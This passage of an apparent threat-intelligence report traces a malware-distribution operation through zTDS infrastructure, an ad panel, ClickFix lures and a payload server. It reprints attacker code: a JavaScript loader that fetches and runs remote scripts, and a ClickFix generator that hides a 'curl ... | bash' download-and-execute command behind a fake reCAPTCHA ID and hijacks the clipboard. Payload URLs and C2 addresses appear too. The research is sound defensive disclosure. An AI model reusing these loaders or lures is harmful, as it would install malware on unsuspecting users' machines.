
Screenshot of `check[.]first-node[.]rocks`

The domain ***cptoptious[.]com***, also loaded into ***jcdlforwarding[.]com*** was confirmed to be serving zTDS version 1.0.3.



Screenshot of Live Scan results for domain *cptoptious[.]com*

By scanning the infrastructure with a wordlist, we discovered a publicly accessible `changelog.txt` file confirming that this TDS has existed since at least 2015 and is available at *ztds[.]info*.



Screenshot of *ztds[.]info* (in Russian)

```

18.03.2025 || v.1.0.3
Добавлен фильтр по наличию в GET переменной
Сохранение профитных ключевых слов
Добавлен фильтр Remote check в Filters
Тип редиректа Eval
Адаптация под PHP 8.3

06.11.2024 || v.1.0.2
Статистика за указанный период
График профита в группах, потоках и общей статистике
Уникальность в потоках
Изменено API

10.09.2024 || v.1.0.1
Добавлен фильтр IPV6
Исправлена ошибка в режиме работы Javascript
Добавлена проверка URL из аутов
Статистика по странам за указанный период
Добавлен макрос [GET]

17.02.2024 || v.1.0.0
Добавлен фильтр ua.ru в api.php
Дополнительные варианты входных ссылок
Добавлены макросы [ID], [GROUP], [STREAM]
Сортировка в логах по Page
Черный список организаций
Гостевой доступ

11.12.2023 || v.0.9.9
Добавлен новый источник IP ботов
Автообновление списков ASN
Блокировка предосмотра Chrome в api.php
Добавлена возможность указать несколько файлов в "Если IP есть в списке"
Добавлен макрос [GETFILECONTENT-(out.dat)]

```

We were able to summarize the capabilities of zTDS by translating (via Google Translate) the changelog information:

1. 'Added database/blacklist_asn.dat to block unwanted ASNs.'
2. 'Added database/blacklist_ip.dat to block unwanted IPs.'
3. 'Added database/signature_ref.dat to block traffic by referrer.'
4. 'Bot signatures moved to **database/signature_ua.txt**.'
5. 'Update bot IP lists from **ztlds[.]info**.'
6. 'Manage api_v2.php settings from the TDS admin panel.'
7. 'Mobile operator IPs merged into one file: **wap[.]txt**.'
8. 'Captcha settings moved to config.php.'
9. 'Visitor IP check in IPGrabber database (**hxxp://bseolized[.]com**).'

Fingerprint 8: Server Configuration (zTDS)

We fingerprinted the specific zTDS setup, and the results confirmed the threat actor has been using the same IP address since September 13, 2025, which is not surprising, as it is also labeled as a Bulletproof Hosting IOFA.

[Web Search query link](#)

```
datasource = ["webscan"] AND HHV = "48e9c3576c466132e2080ce519" AND jarm =
```

"15d3fd16d29d29d00042d43d00000fe02290512647416dcf0a400ccbc0b6b" AND header.server = "nginx" AND body_analysis.body_sha256 = "0c62c11e910d7c0d6b6c9800b70e78bfd9220e1f78bd7bb34ae4c3646d05f6e5"

Web Search

178.16.53.137

Total View

Lookup IP/DNS

mv

Simple Search

Advanced Search

Saved

Recent

Examples

Help

Query

fd16d29d29d00042d43d00000fe02290512647416dcf0a400ccbc0b6b" AND header.server = "nginx" AND body_analysis.body_sha256 = "0c62c11e910d7c0d6b6c9800b70e78bfd9220e1f78bd7bb34ae4c3646d05f6e5"

Sort order

scan_date/asc

Reset

Results

Compare

Basic Raw Data

Total Results: 63

Results on current page: 63

Save to

origin_url	url	ip	scan_date	response	html_body_md5deep	header.server	HTTP	url.hash
http://tdsio.shop	https://tdsio.shop/	178.16.53.137	2026-04-15T08:30:09Z	200	3qVZxQXbz6f4.qzxO965	nginx	48e9c3576c466132e2080ce519	Let's
https://nttdss.shop	https://nttdss.shop/	178.16.53.137	2026-04-15T07:40:40Z	200	3qVZxQXbz6f4.qzxO965	nginx	48e9c3576c466132e2080ce519	Let's
https://ntdnwtds.shop	https://ntdnwtds.shop/	178.16.53.137	2026-04-15T07:40:30Z	200	3qVZxQXbz6f4.qzxO965	nginx	48e9c3576c466132e2080ce519	Let's
https://cptoptious.com	https://cptoptious.com/	178.16.53.137	2026-04-15T07:38:39Z	200	3qVZxQXbz6f4.qzxO965	nginx	48e9c3576c466132e2080ce519	Let's

Web Search query results

Fingerprint 8: Malicious Inject

We observed domains serving zTDS displayed a further unique trackable pattern: web resources with the filename jsrepo and a fileparameter starting with rnd=:

This pattern has also been independently highlighted by recent [Rapid7 research](#), which references the jsrepo pattern alongside the malicious domain cptoptious[.]com.

[Web Search query link](#)


datasource = ["webresources"] AND filename = "jsrepo" AND fileparameter = "rnd=*"


```
"hxxps[:]newtdsone[.]shop", // index 0 "/jsrepo?rnd=", // index 1 "hxxps[:]cptoptious[.]com", //
index 2 "/jsrepo?rnd=", // index 3 "hxxps[:]captioto[.]com" // index 4 ]; // Maps how to combine
the strings above var patterns = [[0, 1], [2, 3], [4, 3]]; function loadPayload(index) { if (index
>= patterns.length) return; try { var fullUrl = ""; var sequence = patterns[index]; // Build the URL
from the array (e.g., hxxps[:]newtdsone[.]shop/jsrepo?rnd=) for (var k = 0; k < sequence.length;
k++) { fullUrl += atob(urls[sequence[k]]); } // Append a random number to bypass caching var
finalUrl = fullUrl + Math.random(); // 3. Synchronous Request to fetch malicious script var xhr =
new XMLHttpRequest(); xhr.open("GET", finalUrl, false); // 'false' makes it synchronous (freezes the
page) xhr.send(); if (xhr.status == 200) { // 4. Injected Execution var scriptElement =
document.createElement("script"); scriptElement.text = xhr.responseText;
document.head.appendChild(scriptElement); } else { // If one domain fails, try the next one
(Failover) loadPayload(index + 1); } } catch (error) { loadPayload(index + 1); } } loadPayload(0); }
```

ClickFix

Using a residential IP address in a safe Windows environment, we browsed to a victim website identified by the zTDS fingerprint and triggered ClickFix.

ClickFix is a social engineering tactic where compromised websites display fake browser or software update errors to trick users into running malicious code. These overlays typically instruct the victim to copy and paste a “fix” into their terminal or PowerShell window, which then installs malware directly onto their system.




Screenshot revealing ClickFix instance and malicious code with IP 91.92.240[.]127

This instance of ClickFix attempted to pull malicious code from IP **91.92.240[.]127**, which is already listed in our Bulletproof Hosting IOFA feeds.

The server returned an “Internal Error 500” at the time of our investigation, preventing further investigation of the lead. The discovery nonetheless confirms that DriveSurge also actively uses ClickFix TTPs.


ADS: Advertisement Distribution System

While investigating domains loading externally into **jclforwarding[.]com**, we discovered **banerpanel[.]live** serving what appeared to be a casino slot machine advertisement.



Screenshot of the casino slot machine ad

Triggering the panel login for **banerpanel[.]live** at `/admin/login[.]php` reveals an ADS System with a Russian-language interface, which we believe stands for “Advertisement Distribution System.”




Screenshot revealing banerpanel[.]live login

By solely pivoting on this domain in web resources, we found another unique string pattern loading the file `banner-js[.]php` into compromised sites.

Note: We did not create a new fingerprint for this pattern, as **banerpanel[.]live** is currently the only domain serving this string. As a result, a fingerprint would not likely yield any new intelligence.

Web Search query link

```
datasource = ["webresources"] AND resource_domain = "banerpanel.live"
```



The screenshot shows a web search interface with a query bar at the top containing the query: `datasource = ["webresources"] AND resource_domain = "banerpanel.live"`. Below the query bar, there's a "Sort order" dropdown set to "scan_date/desc" and a "Reset" button. The "Results" section shows a table with 100 results on the current page, out of a total of 1,584 results. The table has columns for scan_date, hostname, resource_domain, filename, resource_url, and sha256. The first three rows of the table are visible.

scan_date	hostname	resource_domain	filename	resource_url	sha256
2026-04-13T06:11:26Z	zhemgancotourism.nation.b	banerpanel.live	desktop_1769404734_c9571791abc	https://banerpanel.live/uploads/de	091c5ef78976a7799437258fc83/o
2026-04-13T06:11:26Z	zhemgancotourism.nation.b	banerpanel.live	eb191.png	sktop_1769404734_c9571791abc	b5a4bf03b20ee5a7651c77515089
2026-04-12T08:09:37Z	blog.wallet.com	banerpanel.live	banner-js.php	https://banerpanel.live/api/banner	c6d85858e313e3e02c6751b94b2e

Web Search query results for “banerpanel[.]live”

We analyzed the “**banner-js[.]php**” script and found it to be a sophisticated banner management system designed to serve advertisements while aggressively filtering out bot traffic.

The system collects device metadata, including screen resolution, hardware specs, and browser environment, to create a unique fingerprint and verify human presence. By monitoring mouse movements, scrolls, and clicks, it calculates a “trust score” and displays banners only after a user’s first authentic interaction.

The system manages ad frequency via local storage to prevent repetitive displays and sends detailed telemetry, including behavioral metrics and an anti-forgery click hash, to a remote API for high-quality conversion tracking and fraudulent click prevention.

```
← → ↻ https://banerpanel.live/api/banner-js.php?k=Jq6VUPVqQQ5rC4TSqbWu1ibUwy2RK1U6&t=1776053570&v=1.0.6

(function(){
  var _s = "https://banerpanel.live";
  var _k = "Jq6VUPVqQQ5rC4TSqbWu1ibUwy2RK1U6";
  var _t = "304b7a90614e9b96ac4de3fc61bc9c7b";
  var _h = false; // human verified
  var _m = 0; // mouse movements
  var _sc = 0; // scroll count
  var _cl = 0; // clicks count
  var _ts = Date.now(); // start time

  // =====
  // ОПРЕДЕЛЕНИЕ УСТРОЙСТВА И РАЗМЕРА ЭКРАНА
  // =====

  function getDeviceInfo() {
    var w = window.innerWidth || document.documentElement.clientWidth;
    var h = window.innerHeight || document.documentElement.clientHeight;
    var sw = screen.width;
    var sh = screen.height;
    var dpr = window.devicePixelRatio || 1;
    var ua = navigator.userAgent.toLowerCase();
    var isTouchDevice = ("ontouchstart" in window) || (navigator.maxTouchPoints > 0);

    // Определение типа устройства
    var deviceType = "desktop";

    // Мобильные телефоны
    if (/iphone|ipod|android.*mobile|windows phone|blackberry|bb\d+|meego|webos|palm|symbian|opera mini|opera mobi|iemobile|mobile/i.test(ua)) {
      deviceType = "mobile";
    }

    // Планшеты
    else if (/ipad|android(?:!.*mobile)|tablet|kindle|playbook|silk|surface/i.test(ua) || (isTouchDevice && Math.min(sw, sh) > 600)) {
      deviceType = "tablet";
    }

    // Мобильный браузер без явных признаков но маленький экран
    else if (w <= 480 && isTouchDevice) {
      deviceType = "mobile";
    }

    // Планшет по размеру экрана
    else if (w > 480 && w <= 1024 && isTouchDevice) {
      deviceType = "tablet";
    }

    // Ориентация
    var orientation = w >= h ? "landscape" : "portrait";
  }
}
```

Screenshot of *banerpanel[.]live*


Payload and Development Server

During analysis of *jcdlforwarding[.]com*, we identified another suspicious hostname: *testio[.]ecartdev[.]com*. We attempted to enumerate various file paths to see which were active and found insights into the */login.php*, */includes*, and */assets* pages.

Based on our analysis of these findings, as described in the following subsections, we believe the machine hosting *testio.ecartdev[.]com* is a payload and development server.

Path */login.php*

We triggered a login panel (shown below) by visiting *login[.]php* after the hostname. By concealing the login panel on a non-indexed path behind a deceptively blank root, the actor has intentionally tried to hide what is likely to be a Command and Control (C2) panel.



Path /includes

We also found filenames under the **/includes** path, but the files could not be downloaded. The names of the files, however, offer us clues since they indicate that they provide the capabilities to obfuscate JavaScript files, which is something that is done when the malicious JavaScript injects are served through the compromised website.



Index of /includes

Name	Last modified	Size	Description
Parent Directory		-	
Browser.php	2025-07-19 03:20	99K	
Cryptor.php	2025-07-20 01:53	1.0K	
DataEncoder.php	2025-07-24 08:07	5.0K	
GeoIP/	2026-03-20 23:48	-	
JavaScriptPacker.php	2025-07-21 06:55	23K	
Obfuscator.php	2025-11-22 03:44	4.5K	
Template.php	2025-06-30 01:05	725	

Path /assets

Under the **/assets** path, we found the folder **/assets/snippets**, which contains some interesting file and folder names. This indicates that the server is likely purposed for storing malware payloads and server **.html** fronts to trick the victim.

Index of /assets/snippets

Name	Last modified	Size	Description
🔙 Parent Directory		-	
📁 cms/	2026-03-22 19:21	-	
📁 droppers/	2025-11-27 11:22	-	
📄 iframe-overlay.html	2025-11-21 10:45	483	
📄 page-loader.html	2025-12-22 06:48	1.1K	
🔍 simple-embed.js	2026-03-22 20:32	1.6K	
📄 trash.txt	2025-11-22 02:11	257	

Apache/2.4.41 (Ubuntu) Server at testio.ecartdev.com Port 443

In further exploring the droppers folder in **/assets/snippets**, we found five more folders, each storing similar files.

Index of /assets/snippets/droppers

Name	Last modified	Size	Description
🔙 Parent Directory		-	
📁 terminal_ps1_downloader/	2025-11-27 11:22	-	
📁 terminal_ps1_progressbar/	2025-11-27 11:22	-	
📁 terminal_ps1_zip/	2025-11-27 11:22	-	
📁 winrun_cmd_curl/	2025-11-27 11:22	-	
📁 winrun_ps1_webclient/	2025-11-27 11:22	-	

Apache/2.4.41 (Ubuntu) Server at testio.ecartdev.com Port 443

In the example shown below, we dive deeper into the **terminal_ps1_downloader** folder, where we observe the **content.ps1** script, which, with minimal analysis, becomes clear that it is used to stage malware on the victim's device.

“Terminal” instructions served later are contextually relevant to the victim’s OS, thereby increasing the success rate of the social engineering lure.

```
const userAgent = navigator.userAgent || ''; const isMac = /\bMacintosh\b/i.test(userAgent); const isMobile = /\b(iPad|iPhone|iPod)\b/i.test(userAgent) || (isMac && navigator.maxTouchPoints > 1); if (!isMac || isMobile) return;
```

Configuration and Attacker Endpoints

By pulling analyticsUrl dynamically from window, the attacker can rotate its tracking servers without updating the script itself. The payloadUrl points directly to the secondary-stage malware:

```
const analyticsUrl = window.__analyticsUrl; // Injected by a previous loader script const payloadUrl = "hxxp://46.226.166[.]57/ce3cbfc887?force=1"; // The payload server. const maliciousCmd = generateMaliciousCommand(payloadUrl);
```

Malicious Command Generation

The generateMaliciousCommand function prepares the actual payload. It creates a multi-stage shell command designed to download and execute a remote script. We break down the step-by-step execution as follows:

1. **cd /tmp**: Moves to a temporary directory to avoid leaving files in user folders.
2. **curl -kfsSL**: Silently downloads the secondary payload from the attacker’s C2 server.
3. **bash**: Executes the downloaded file.
4. **rm -f**: Deletes the script immediately after execution to minimize the forensic footprint.
5. **Obfuscation**: the script wraps the command in a base64 string; when pasted by the user, they see a “Verification ID” string, but the pipe (|) sends it to bash for decryption and execution.

```
let shellCmd = `cd /tmp && curl -kfsSL "${remoteUrl}" -o ${randomFile} && bash ${randomFile} && rm -f ${randomFile}`; let encodedCmd = btoa(unescape(encodeURIComponent(shellCmd))); return `echo 'I am not a robot - reCAPTCHA Verification ID: ${verificationId}' | base64 -D | bash`;
```

Clipboard Hijacking Logic

The script intercepts a click on a fake “I’m not a robot” checkbox. Instead of performing a security check, it silently replaces the user’s clipboard content with the malicious command. A modal then appears instructing the user to open Terminal and paste (⌘ + V) what they believe is a “verification code.” But because the clipboard was just hijacked, the user unknowingly pastes and runs the malware.

```
checkbox.addEventListener('click', async (e) => { e.preventDefault(); const maliciousCmd = generateMaliciousCommand(payloadUrl); await navigator.clipboard.writeText(maliciousCmd); // Hijack point document.getElementById('instruction-modal').style.display = 'block'; });
```

Payload Hashes and C2

The payload URL we found embedded in the script, hxxp://46[.]226[.]166[.]57/ce3cbfc887?force=1 — has the SHA256 hash 7aa15de93cf85729ddf970e8d7897f69ece3ca29608f73e784a9ba40c9cea18d.

Using VirusTotal and [Hybrid Analysis](#), we identified a second payload server previously hosting the same payloads.

https://hybrid-analysis.com/sample/7aa15de93cf85729ddf970e8d7897f69ece3ca29608f73e784a9ba40c9cea18d

HYBRID ANALYSIS Sandbox Quick Scans File Collections Resources Request Info

We found MITRE ATT&CK™ data in one report, this report has 37 mapped indicators. [View all details](#)

Additional Context

Related Sandbox Artifacts


Associated URLs <http://147.45.42.200/ce3cbfc887?force=1>

